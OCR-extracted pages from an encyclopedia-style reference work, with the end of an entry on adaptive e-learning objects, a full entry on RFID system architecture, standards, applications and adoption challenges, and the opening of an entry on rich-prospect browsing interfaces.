
Beyond Repurposeable Learning Objects. During the 1990s, teaching and learning were transformed by the increasing power of multi-media computers, broadband networks and significant improvements in design and delivery of pedagogical content via electronic means. The industry went from CBT (Computer Based Training) and rudimentary synchronous learning applications to sophisticated e-Learning platforms that combined the best of both. Many pundits argued that the days of traditional learning were numbered and that computers and the internet would make teachers and classrooms obsolete. This did not happen. Though a variety of subjects can be effectively taught online, the knowledge and experience of a great teacher cannot be qualitatively replicated by a computer model.

However, as e-learning matures, the many significant benefits of these technologies are beginning to be realized and find their place as an adjunct to traditional, pedagogical approaches. These first forays into network-delivered learning objects shattered the twin barriers of WHEN (Time) and WHERE (Space) students can access pedagogical experiences, thus effectively unchaining students from the requirement of being present in a specific location at a specific time in order to learn.

Artificial Intelligence and Learning Objects. One primary obstacle facing e-learning is its inherent "one-size-fits-all" approach. Though we find similar problems within a classroom environment, the interaction with the teacher can help mitigate the effects of homogenized learning (often tailored to the lowest common denominator), by blending qualitative moments of one-on-one interaction during lessons or lectures. In order to fully reach its potential, e-learning must begin addressing HOW individuals learn and adapt online instructional styles to the specific needs of the learner. Just as good private teachers adapt their teaching methods to the individual student in question and over time gain understanding of which methods work for a specific individual, e-learning technologies will need to become more "intelligent" by profiling students and delivering pedagogical content according to a series of fluid parameters that monitor student interaction with the learning content and present materials in a style that has the highest probability of success (Dunning, Cunningham, Kaur, & Vidalli, 2003). By delivering learning in this way, content will be absorbed more quickly and retention of what was learned will be stronger, enhancing therefore the overall pedagogical outcome for the student. A system has been developed that combines repurposeable learning objects with a simple artificial intelligence engine to provide each student in an online class with a personalized learning environment.

Each topic in each weekly module contains three learning objects in three different learning styles. As the student performs the activities, a profile is developed of the student's performance in the learning object, based on eight key learning factors identified by the instructor. At the end of the learning object, an 8-bit number is generated that describes the student's performance

Figure 3. The role of repurposeable learning objects in relating the teacher and design team to the student



and ability to learn in the learning style of the particular learning object. After the student has completed the first learning object, two more on the same topic are presented, and profiles are constructed of the student's performance in those learning styles. Before the student moves to the next topic in the module, a profile of the student's best learning style is used to select a learning object in the next topic that is matched to the learning style best suited to the student, based on the profile. The student is also presented with a learning object in the learning style that is not as well suited to his or her learning style, based on the profile, and a third learning object with a new learning style is presented. The student again performs the activities in this new topic area, and the profile is updated based on the performance of the student in the new set of learning objects. Each topic in the course contains multiple learning objects and profile updates, which makes it possible for each student in the class to follow a unique path through the course matched to his or her best learning styles. An example of this system can be found at http://www.arjunamultimedia.com/artint/aisys/open.html

The Mind Map. Repurposeable learning objects allow us to customize the learning experience in many ways. Student success in early learning objects was often predicated on successful outcomes. A well-designed learning object should allow the student to learn a great deal through failure as well as success. This should allow the student to successfully complete the learning object on the second attempt. Some students, however, require more assistance in successfully utilizing learning objects and an intelligent tutoring option is a potential way in which to provide that extra assistance (Bhattacharya, Dunning, & Lalla, 2006). The mind map serves two primary purposes:

1. It provides the student a complete schematic illustration of a course's components and their corresponding subcategories. This, in essence, helps the students develop a better appreciation of the context of the course and the relevance of the enabling objectives that lead to its completion.
2. It is essentially an intelligent tutor approach that allows the student, after unsuccessfully attempting the learning object, to be led through the solution and taught the problem solving strategies that best apply to the activity.

Armed with these strategies, the student may then attempt the learning object activity again with success. In a traditional classroom, a well-trained instructor can identify exactly where a student erred and make the correction immediately. This allows the student to complete the problem successfully with that correction form a live "intelligent tutor." In an online or blended learning environment the student cannot often obtain "just in time" assistance from an instructor, resulting in frustration. The mind map attempts to recreates the live instructor with a strategy-based intelligent tutor. An example of the mind map concept can be found at http://www.arjunamultimedia.com/mmweb/mindmap.html.

KEY TERMS

Distance Learning: Learning in which the instructor and students are separated by time, distance, or both.

Flash: A multimedia authoring tool in which interactive learning objects may be created.

Interactivity: Occurs when a student works within a multimedia exercise in which the student and the program interchange information in order to complete the exercise.

Learning Objects: Interactive computer-based exercises in which a student utilizes critical thinking skills, achieves learning benchmarks, and displays mastery of content.

Learning Style: Generally accepted to be a student's existing learning strengths or preferred manner of learning.

Mind Map: A mind map is simply a guided tour through the correct solution to a problem posed in a learning object.

Repurposeable Learning Objects: Learning objects that are designed as templates that can be re-constructed to serve new learning objectives.

Technology-Mediated Instruction: Learning that is aided or entirely accomplished through the use of computer-based technology.

INTRODUCTION


Radio frequency identification (RFID) is a radio-supported identification technology that typically operates by saving a serial number on a radio transponder that contains a microchip for data storage. Via radio waves, the coded information is communicated to a reading device (Jones et al., 2005). RFID does not represent a new development; it was devised by the American military in the 1940s. Since the technology's clearance for civil use in 1977, RFID has been successfully used for the identification of productive livestock, for electronic immobilizer systems in vehicles, or for the surveillance of building entrances (Srivastava, 2005). Due to decreasing unit costs (especially for passive transponders), RFID technologies now seem increasingly applicable for the labeling of goods and semi-finished products. By this, manual or semi-automatic data entry, for instance through the use of barcodes, can be avoided. This closes the technical gap between the real world (characterized by the lack of distribution transparency of its objects) and the digital world (characterized by logically and physically unambiguous and therefore distribution-transparent objects). In addition, RFID facilitates fully automated simultaneous recognition of more than one transponder without direct line of sight between reader and transponders.

CONFIGURATION OF RFID SYSTEMS

A typical RFID system consists of three basic components (Jones et al., 2005): (1) a computer, (2) a reader, and (3) a transponder, as depicted in Figure 1.

1. The computer runs an application that requires real world data (for instance enterprise resource planning [ERP], manufacturing execution system [MES], supply chain management [SCM], or e-commerce applications). The processor sends commands to the reader and receives its replies.
2. The reader is connected to the processor through either a serial interface or a network connection. It contains a so-called "coupling unit," which allows the reader to modulate coded commands onto a magnetic or electromagnetic alternating field. The size and form of this coupling unit may vary, and its dimension determines the design of the reader.
3. The transponder has to be attached to the object to be identified. It is the actual information carrier. All transponders in the reader's field receive commands and send back their response data. A transponder usually consists of a microchip and a coupling unit. There are various transponder designs; most common, however, are small spools attached to adhesive film.

Figure 1. Logical RFID system architecture (Bitkom, 2005; Thiesse, 2005)



An application system that receives real world data through RFID technology has to take into account several factors for the processing of this data (Thiesse, 2005): it must be capable of filtering out erroneous messages; it needs to aggregate received data into complex events; it must support the syntactic and semantic transformation of received data and save it for analytical purposes. In addition to the three basic components, the RFID system's technical architecture consists of two more elements (also see Figure 1):


4. RFID hardware has to contain control software that both transforms the raw data of radio communication into events compatible with the application and that reformats the application commands into data legible for the transponder. This type of software is referred to as "edgeware." It controls the used data's format and its tagging; it also monitors the connected RFID devices.
5. Middleware systems pass on relevant events to the connected applications in the individual syntax and semantics. Middleware is mainly used for the simplification of configuration and for the alignment of RFID systems to the requests of various application fields and target applications.

TECHNICAL STANDARDS FOR RFID SYSTEMS

Efforts to standardize systems on the basis of RFID technologies occur in three fields: standardization of transponder technology, of reader technology, and of RFID middleware. They are discussed consecutively in the following.

First, transponder technologies can be classified using three criteria (Flörkemeier, 2005): according to the individual reading distance, there are close-coupling, remote-coupling, or long-range-coupling systems; according to the energy supply, there are passive, semi-active, and active transponders; with respect to the storage structure there are so-called "write-once/read-multiple" (WORM), read-write, and complex data structures. Unrelated to its reading distance, energy supply, and storage structure, a transponder usually saves at least one 96 bit (max) identification number (Flörkemeier, 2005). This identification number may be formatted according to the widely used number formats, for example, the universal product code (UPC), the European article number (EAN), or the serialized shipping container code (SSCC). The electronic product code (EPC) comprises a new development for RFID technology-based product

Figure 2. Standard components of RFID middleware (Flörkemeier, 2005)



identification. This code was specified by the Auto-ID Center (and its successor organization EPCglobal), a collaboration of producers and research facilities. In the future, several branches (not just retail) are to use EPC as a universal identification code for object identification (Bitkom, 2005). Four radio frequency bands are open for the radio transmission between transponders and readers worldwide: low frequency (LF), with a frequency band between 100-135 kHz; high frequency (HF), with a frequency band around 13.56 MHz; ultra high frequency (UHF), with a frequency band between 868-956 MHz; and the microwave range at 2.45 and 5.8 GHz. Ever since the first standardization of RFID technologies for the labeling of productive livestock in 1996 (ISO 11785) which used low frequency technology, both the International Organization for Standardization (ISO) and EPCglobal published several different system specifications concerning the four frequencies. LF and older HF systems make possible data transmission of 5 kbit/s and recognition rates of up to 10 transponders per second. Newer HF systems, however, allow for data transmission of 100 kbit/s and recognition rates of 30 (HF) or up to 500 (UHF) transponders per second.

With regard to their configuration, there are four different types of readers: stationary gate-readers (used, for instance, at loading gates); compact readers and mobile readers, which combine antennae and reading/writing appliances in compact, portable bodies; and vehicle-bound readers used solely stationary, for instance, in the cold room of a cooling transporter (Bitkom, 2005). EPCglobal specified a so-called reader-interface-protocol—an XML-based communication protocol—for the communication between the reader and the external target application (Flörkemeier, 2005).

Third, RFID middleware is used for the data processing and aggregation into complex events, for the control and synchronization of these events, and for the simplified configuration of the RFID system for the target application (Bitkom, 2005). EPCglobal specified four technical components for the realization of RFID middleware systems (see Figure 2), which are described in more detail next:

- Savant represents a normed interface between commercial RFID middleware and its target application. Savant is used for the aggregation of RFID identification events into custom-designed events (e.g., converging a number of transponder identifications into the event of arrival of a single good).
- The Physical Markup Language (PML) includes attributes of objects, processes, and environment. The PML Core vocabulary specifies the semantics for the exchange of context information on the basis of sensor data. PML Core is mainly used in connection with the reader-interface-protocol.
- The EPC Information Service (EPC-IS) sends data to the individual transponder-labeled objects. The EPC-IS does not only use data sources of

the individual RFID system, but can also access information of external sources.

- The Object Naming Service (ONS) is a simple index service that is used for the translation of EPC object identifiers into customary Internet (DNS-) resource-addresses. The ONS receives the EPC from the reader, assigns it a specific EPC-URI, and translates this URI (Uniform Resource Identifier) into DNS-name.

APPLICATION FIELDS FOR RFID TECHNOLOGIES

RFID technologies permit the automatic identification of objects equipped with transponders. Transponders, which have sufficient storage capacities, make possible the object-linked transport of data about the object or about transport history. RFID technologies are useful in the electronic support of goods and turnover logistics. Potential areas of use of RFID in electronic logistics processes include the automatic processing of transport and transaction processes (especially for automatic stocking), the (semi)automatic decentral controlling of delivery chains (especially concerning goods traceability), the localization of object holders and containers, the control of production processes, as well as the configuration of security applications. In contrast to conventional identification strategies, RFID technologies offer four advantages (Strassner & Fleisch, 2005): the object identification does not rely on line of sight; several objects can be identified simultaneously (bulk reading); the data belonging to an object can be saved directly at the object (there is no need for a central database); and RFID transponders are generally more resistant than conventional identifiers (for example barcodes). The effects of RFID use in electronic logistics processes can be assessed from three different perspectives (Alt, 2004):

- From the technical perspective, RFID transmits real time information, which is made available to all involved in these processes. On the other hand, the interface between operator and machine and between machine and machine has been improved. This enables a flow of information that is free of disruption (EDI applications come to mind). The margin of error when entering and processing data is reduced.
- With regard to the process, RFID decreases the margin for error for object identification and increases time and cost efficiency (including chaotic processes). On the one hand, fixed costs can be lowered. On the other hand, the economically reasonable information intensity can be increased with regard to the carrying out of processes (Lietke, 2005; Schumann & Diekmann, 2005).
- From a strategic perspective, an increased object related information intensity enables a decrease in inter-company transaction costs and the creation of a basis for increased (and economically reasonable) independence between cooperating business partners. This produces potentials for outsourcing of tasks. Multilateral clearing-centers can be responsible for the accounts of services rendered.

Taking the current development status of RFID technology into consideration, four problem areas exist (Mattern, 2005): bulk-reading, radio signal disruptions, transponder costs in open-loop systems, and safety concerns. Even if we want to bulk-read several transponders, these transponders need to be in close proximity to the reader because RFID technology operates from a distance of a few centimeters (passive transponder) to a few meters (active transponder). When identifying objects, errors can occur due to radio signal disruptions. Environmental factors (such as shadowing effects, reflections, etc.) or transponder effects are possible factors for radio signal disruptions. Cost-benefit relations appear unclear with regard to using the transponder to identify B- and C-goods/products. When marking single boxes or bulk (closed-loop product systems) that are reusable, the costs for the transponder are unproblematic because they can be used multiple times. Open-loop systems in which the transponder is only used once are not as cost effective, and even the target cost of five U.S. cents per piece is too high (Tellkamp, 2005a).

There are safety related concerns particularly with regard to unauthorized scanning of the data, unauthorized manipulation of data, or willful destruction of transponder data through mechanical, chemical, or electromagnetic forces (Srivastava, 2005).

At this point in time, the usage of RFID technology is found in different applications, including using RFID technology in commerce, manufacturing industry, and service sectors. In the following, the potential as well as problems connected to using the RFID technology in these three areas will be clarified.

In the area of commerce, RFID transponders offer a number of advantages particularly with respect to the placement of goods in the sales room (Tellkamp, 2005a): in real time, with the help of the automatic identification of goods, one can easily determine when stocks are running low on a particular product or whether there is a surplus of another product that has not been selling well. Additionally, in real time, RFID enables one to verify the target and actual deviation or rather the verification of stored goods, or the location of goods that are not at their designated place. Furthermore, RFID offers the potential of avoiding theft in the stores. Also, radio frequency identification tags with their stored data form the basis of improved consumer protection. The close adherence to protective regulations such as the continuous refrigeration of fresh produce can be controlled and proven through the supply chain (Thiesse, 2005). Because there is a lack of industry standards as well as a lack of complete solutions for RFID infrastructures, the diffusion of RFID technologies in retail businesses remains problematic. Moreover, the production costs of passive transponders are currently at 20 Euro cents and too expensive for smaller products in an open-loop system where transponders are not being re-used. Additionally, using the RFID technology generates new and often unsolved challenges when coordinating the supply chain as well as questions concerning data protection. Pilot RFID projects include the cooperation between Kaufhof and Gerry Weber in the areas of logistics of clothes where production, storage/distribution facility, and consumer market is concerned (Tellkamp, 2005b), the logistics of the retailer Wal Mart, or the so-called "Future Store" of the Metro AG.

Because information availability is increased using the RFID technology, coordination costs are lowered for the manufacturing industry. Therefore, by employing procurement processes, a just-in-time production can target C-goods as well (Schumann & Diekmann, 2005). In the area of production planning and managing, we can abandon a complex (and therefore expensive) centralized planning in favor of a decentralized coordination when dealing with object-linked data transfer. Automatic blockage of stocks/goods in storage facilities and automatic order release for computer-controlled manufacturing sites are both examples of a decentralized coordination. Furthermore, the quality control of finished or semi-finished products can be relinquished to the buyer, and as a result liability risks decrease for businesses that further process the product. RFID systems are also used in the car industry, for example, BMW with its object accompanying transponders in the motor vehicle manufacturing process as well as VW with its radio supported object localization (Strassner & Fleisch, 2005).

In the service sector, RFID technology is used to develop electronic or electronically supported admissions tickets. One well-known example for this development is the ticketing for the Soccer World Championship 2006 in Germany. Less prominent, but well established through daily usage, are RFID applications in the area of tourism such as radio supported ski passes or parking tickets. As opposed to conventional paper tickets, the RFID supported solution has a multitude of advantages (Flor, Niess, & Vogler, 2003):

- By distributing electronic tickets, the distribution logistics can be reduced significantly and in extreme cases becomes dispensable.
- The seller of electronic tickets has the opportunity to decrease or end the distribution of tickets.
- Electronic tickets can be made safe against counterfeit with the help of cryptographic techniques, electronically checked for their authenticity, and if lost, the tickets can easily be redistributed.

Apart from being used for the distribution of tickets, RFID technology is also reviewed as a potential carrier of advertising information. For example, the Finnish cell phone manufacturer Nokia recently introduced a cell phone with an integrated reader. According to a showcase, the data for a song that was hidden within an advertisement could be downloaded (Nokia, 2004).

FUTURE CHALLENGES


Even though RFID technology offers many opportunities to automate current processes and to generate new processes, the adaptation of this technology has evolved slower than anticipated by most supporters. The challenges that RFID technology faces are in the areas of technology, customer acceptance, and cost, as illustrated in the following.

The technological challenges are particularly apparent in attempts to standardize the operation. Having clear technological standards, the smooth integration of RFID technology in existing systems would be enabled. In this context, particularly the multitude of used frequencies poses a problem. Due to this, so-called multimode readers that are capable of using different frequencies are growing in popularity (Garfinkel & Rosenberg, 2006). An additional challenge in the area of technology is the processing of enormous amounts of data that are produced when using the RFID technology. There is a great need for efficient algorithms to analyze the data (Thiesse, 2005). Additionally, efficient encryption techniques have to be employed to protect the data so that it cannot be read by third parties (Spiekermann & Berthold, 2005).

RFID technology is not as popular with customers as expected (Günther & Spiekermann, 2005). Mainly, this lack of acceptance is due to the following reasons: concerns over data protection, little knowledge about the technology used (Kern, 2006), and the fact that RFID is still in the early stages of innovation and thus not very developed. The existing technology (in this case the barcode) is seen as sufficient. Therefore customers typically remain skeptical of new radical technological innovations (Sheffi, 2004). Additional customer education and availability of information could increase customer acceptance of RFID technology (Boslau & Lietke, 2006).

The cost of implementing RFID technology on a larger scale remains the most significant barrier for its usage (Thorndike & Kasch, 2004). The RFID transponders are the most expensive component in the development of the technology. EPCglobal is trying to work on this problem by seeking to reduce the costs of the transponders when developing a standard for RFID (low-cost RFID). Small transponders, easy data exchange protocols, and simple data structures are cornerstones of a strategy that enables RFID technology to be used more widely (Garfinkel & Rosenberg, 2006). However, the initial target of five cents per tag has not been realized so far. In this context, the polymer technology has come to our attention. In this case, RFID chips are not made from silicon anymore but from plastic. These polymeric tags can be directly stamped onto the product (Tellkamp, 2005a). RFID technology has not been proven to be economic, which poses another problem (Strassner, Plenge, & Stroh, 2005). Another question arises when looking at the value chain: how does one split the costs for this technology (Tellkamp, 2005a)? So far, the manufacturer was responsible for financing RFID transponders. However, the subsequent levels of the value chain profited the most from the technology ("essential paradox of RFID," METRO Group, 2004, p. 26). Manufacturers of goods now have to make a decision as to how much they want to invest in this new technology in order to profit from it on the one hand and to satisfy the demands of retailers on the other (Thorndike & Kasch, 2004). Because "it is most likely that barcodes and RFID systems will coexist" (McFarlane & Sheffi, 2003, p. 5), a transitional period where both technologies are used has to be financed.

Figure 3. Development trend for RFID technology use (Strassner & Fleisch, 2005)



Generally, there is a trend in the IT market that an increase in the depth of the integration (e.g., from A goods to C goods) supports an increase in the overall range of the integration (from single functions and departments to businesses and networks). RFID technologies not only promote this trend, but the development of RFID technology itself suggests this trend: with respect to the depth of the integration, one trend is that carriers (such as containers), single palettes, and the product itself are easily identifiable. When looking at the overall range of the integration, a trend that shows a move from closed to open systems can be identified. This trend seems to be dependent on the reduced prices for passive radio transponders (see Figure 3).

KEY TERMS

Bar Code: An automatic identification technology that encodes information into an array of adjacent varying width parallel rectangular bars and spaces, which are scanned by a laser.

Coupling Unit: Allows the modulation of coded commands onto a magnetic or electromagnetic alternating field; can vary in size and form.

Edgeware: Control software that transforms the raw data of radio communication into events compatible with the respective application and also reformats application commands into transponder-legible data.

Electronic Product Code (EPC): 64- or 96-bit code based on current numbering schemes (Global Trade Item Number [GTIN], etc.) containing a header to identify the length, type, structure, version, and generation of the EPC, the manager number, which identifies the company or company entity, the object class, similar to a stock keeping unit (SKU), and a serial number, which uniquely identifies a specific item of the object class.

Middleware: Software residing on a server between readers and enterprise applications to filter data and pass on only useful information to applications. Some middleware is able to manage readers on a network.

Radio Frequency Identification (RFID): A radio-supported identification technology typically operating by saving a serial number on a radio transponder that contains a microchip for data storage.

Reader: Reading device or interrogator communicating with both the transponders (reading/writing) and the external target application; format can be stationary (gate or vehicle-bound), compact, or mobile.

Savant: Normed interface between commercial RFID middleware and its target application; used for aggregating RFID identification events into custom-designed events.

Transponder: Mobile information carrier consisting of microchip, antenna, and coupling unit, which can be attached to an object and store data identifying the object or its (transport) history. Term originated from both *trans*mitter and re*sponder*.

Rich-Prospect Browsing Interfaces

Stan Ruecker
University of Alberta, Canada

INTRODUCTION

Everyone who has browsed the Internet is familiar with the problems involved in finding what they want. From the novice to the most sophisticated user, the challenge is the same: how to identify quickly and reliably the precise Web sites or other documents they seek from within an ever-growing collection of several billion possibilities?

This is not a new problem. *Vannevar Bush,* the successful Director of the Office of Scientific Research and Development, which included the Manhattan project, made a famous public call in *The Atlantic Monthly* in 1945 for the scientific community in peacetime to continue pursuing the style of fruitful collaboration they had experienced during the war (Bush, 1945). Bush advocated this approach to address the central difficulty posed by the proliferation of information beyond what could be managed by any single expert using contemporary methods of document management and retrieval.

Bush's vision is often cited as one of the early visions of the World Wide Web, with professional navigators trailblazing paths through the literature and leaving sets of linked documents behind them for others to follow. Sixty years later, we have the professional indexers behind *Google,* providing the rest of us with a magic window into the data. We can type a keyword or two, pause for reflection, then hit the "I'm feeling lucky" button and see what happens.

Technically, even though it often runs in a browser, this task is "*information retrieval*." One of its fundamental tenets is that the user cannot manage the data and needs to be guided and protected through the maze by a variety of information hierarchies, taxonomies, indexes, and keywords. Information retrieval is a complex research domain. The *Association for Computing Machinery,* arguably the largest professional organization for academic computing scientists, sponsors a periodic contest in information retrieval, where teams compete to see who has the most effective algorithms. The contest organizers choose or create a document collection, such as a set of a hundred thousand newspaper articles in English, and contestants demonstrate their software's ability to find the most documents most accurately. Two of the measures are precision and recall: both of these are ratios, and they pull in opposite directions. *Precision* is the ratio of the number of documents that have been correctly identified out of the number of documents returned by the search. *Recall* is the ratio of the number of documents that have been retrieved out of the total number in the collection that should have been retrieved. It is therefore possible to get 100% on precision—just retrieve one document precisely on topic. However, the corresponding recall score would be a disaster. Similarly, an algorithm can score 100% on recall just by retrieving all the documents in the collection. Again, the related precision score would be abysmal.

Fortunately, information retrieval is not the only technology available. For collections that only contain thousands of entries, there is no reason why people should not be allowed to simply browse the entire contents, rather than being limited to carrying out searches. Certainly, *retrieval* can be part of browsing—the two technologies are not mutually exclusive. However, by embedding retrieval within browsing the user gains a significant number of perceptual advantages and new opportunities for actions.


The history of information *visualization* is long and interesting (e.g., Tufte, 1990). A wide range of browsing interfaces have also been developed, both as experimental prototypes and in working versions. For example, Small (1996) created a three-dimensional space containing the text of Shakespeare's plays, which readers could examine by flying among the columns. Shneiderman, Kang, Kules, Plaisant, Rose, and Rucheir (2002) designed a system for organizing photo collections by displaying thumbnails of every photo, combined with tools for manipulating the display. Variations of Shneiderman's approach have proliferated in the last few years with the release of the application programming interface (API) for Flickr, which allows researchers to create experimental interfaces to a massive online collection of digital photos. Further examples include Bumgardner (2005), who provides a search engine based on a colour wheel, Klingemann (2006), who allows users to browse related photo tags set on the circumference of a circle with access to the images through the central text, and Turner (2006), who presents a similar arrangement of tags but includes a set of images in the centre. Some of these can be considered "rich-prospect browsing interfaces," in that they meet the following five criteria:

a. Some meaningful representation of every item in the collection is an intrinsic part of the default interface.
b. There are tools available to allow the user to manipulate the display, for instance, by reorganizing, grouping, or subsetting the meaningful representations.
c. Where possible, these tools draw on the information available in the collection, that is, a complex set of data has more and better tools than a simple set.
d. Where possible, there is more than one meaningful representation of every item in the collection, and changing the display between representations is under the control of the user.
e. The representations become the means of accessing further data. Not only can the user see what is available, but it is also made immediately accessible (Ruecker & Liepert, 2004).

Each of these five criteria will be expanded and clarified in the discussion that follows.

The philosophical assumption behind rich-prospect browsing interfaces is that people have a tremendous capacity to manage information. We are ecologically positioned to be good at looking at complex displays, such as may be found in the natural environment, and extracting what is important to us, such as whether or not that apple is ripe enough yet to eat. We have very large and sophisticated eyes, and in our brains there are multiple parallel visual systems for discriminating environmental features such as luminosity, motion, and colour. Rich-prospect browsing interfaces are an attempt to leverage these ecological advantages for the benefit of people surfing the Web (Figure 1).

Figure 1. This rich-prospect browsing interface allows people to identify pills by visually grouping pill photos. It was developed at the University of Alberta by Stan Ruecker, Lisa Given, Bess Sadler, Andrea Ruskin, and Mike Plouffe. Pill information and images were generously provided by www.drugs.com.



MEANINGFUL REPRESENTATION OF EVERY ITEM IN THE COLLECTION

The starting point is *meaningful representation* of every item in the collection. An alternative and more common strategy is to superimpose a hierarchy or taxonomy on top of the information, and provide a meaningful representation of that hierarchy. A menu system with submenus is an example of this approach, but hierarchies and taxonomies are a form of interpretation, and not everyone will agree on the accuracy or usefulness of any particular interpretation.

Successful meaningful representation of every item in the collection is similarly fraught with difficulties (Ruecker, 2003). There are issues of screen size, the heterogeneous contents of some collections, and the homogeneous contents of others. For instance, it is a nontrivial problem to meaningfully represent items in a collection that contains audio clips, video clips, text files, and cartoon strips. It is also not straightforward to meaningfully represent every item in a collection of 5,000 spark plugs.

However, some rules of thumb can be applied. Representations that are either repeated or only vary slightly from one another are not as meaningful as they might be. For instance, imagine a hypothetical browsing interface that uses labeled circles to represent music CDs. From the perspective of rich prospect, the circles are mostly noise: for the space they consume and the optical weight they carry, these circles provide the user with very little information.

